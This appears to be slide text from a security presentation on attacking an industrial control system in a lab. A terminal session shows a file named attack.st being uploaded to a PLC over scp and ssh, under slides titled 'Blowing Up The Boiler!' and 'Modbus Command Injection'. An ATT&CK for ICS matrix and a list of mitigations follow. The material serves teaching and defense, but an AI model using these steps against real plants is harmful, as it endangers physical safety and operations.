

```
workstation@Workstation:~/Desktop$ scp attack.st user@192.168.95.2:/home/user/
user@192.168.95.2's password:
attack.st                                100% 13KB  9.0MB/s   00:00
workstation@Workstation:~/Desktop$ ssh -l user 192.168.95.2
user@192.168.95.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage



246 packages can be updated.
163 updates are security updates.

Last login: Wed Nov 30 02:20:02 2022 from 192.168.95.6
user@plc:~$ ls
attack.st  dump.pcap  OpenPLC_v2  plc.tar.gz  st_files
user@plc:~$
```

Upload Malicious Program



Blowing Up The Boiler!



MITRE ATT&CK FOR ICS MATRIX

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact								
Drive-by Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property								
Exploit Public-Facing Application	Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control								
Exploitation of Remote Services	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View								
External Remote Services	Graphical User Interface	System Firmware		Masquerading	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability								
Internet Accessible Device	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control								
Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	Monitor Process State		Data Destruction		Loss of Productivity and Revenue								
Replication Through Removable Media	Native API						Point & Tag Identification		Denial of Service		Loss of Protection								
Rogue Master	Scripting						Program Upload		Device Restart/Shutdown		Loss of Safety								
Spearphishing Attachment	User Execution						Screen Capture		Manipulate I/O Image		Loss of View								
Supply Chain Compromise							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control								
Transient Cyber Asset									Rootkit		Manipulation of View								
Wireless Compromise									Service Stop		Theft of Operational Information								
									System Firmware										
Malicious Program Upload Modbus Command Injection																			

 Malicious Program Upload
 Modbus Command Injection

Recommended Mitigations

- Remote Services (T0886)
 - Access Management (M0801)
 - Authorization Enforcement (M0800)
- Change Operating Mode (T0858)
 - Network Allowlists (M0807)
- Network Sniffing (T0842)
 - Encrypt Network Traffic (M0808)
- Default Credentials (T0859) / Valid Account (T0812)
 - Password Policies (M0927)
 - Multi-factor Authentication (M0932)
- Manipulation of Control (T0831)
 - Communication Authenticity (M0802)
 - Out-of-Band Communication Channel (M0810)

References

- 1) <https://github.com/mrideout/GRFICSv3>
- 2) <https://www.fortify.com/training/>
- 3) https://collaborate.mitre.org/attackics/index.php/Main_Page
- 4) <https://techcrunch.com/2019/04/09/triton-malware-strike/>
- 5) <https://www.trendmicro.com/vinfo/pl/security/news/cyber-attacks/new-critical-infrastructure-facility-hit-by-group-behind-triton>
- 6) <https://github.com/stephane/libmodbus>

Thank You!

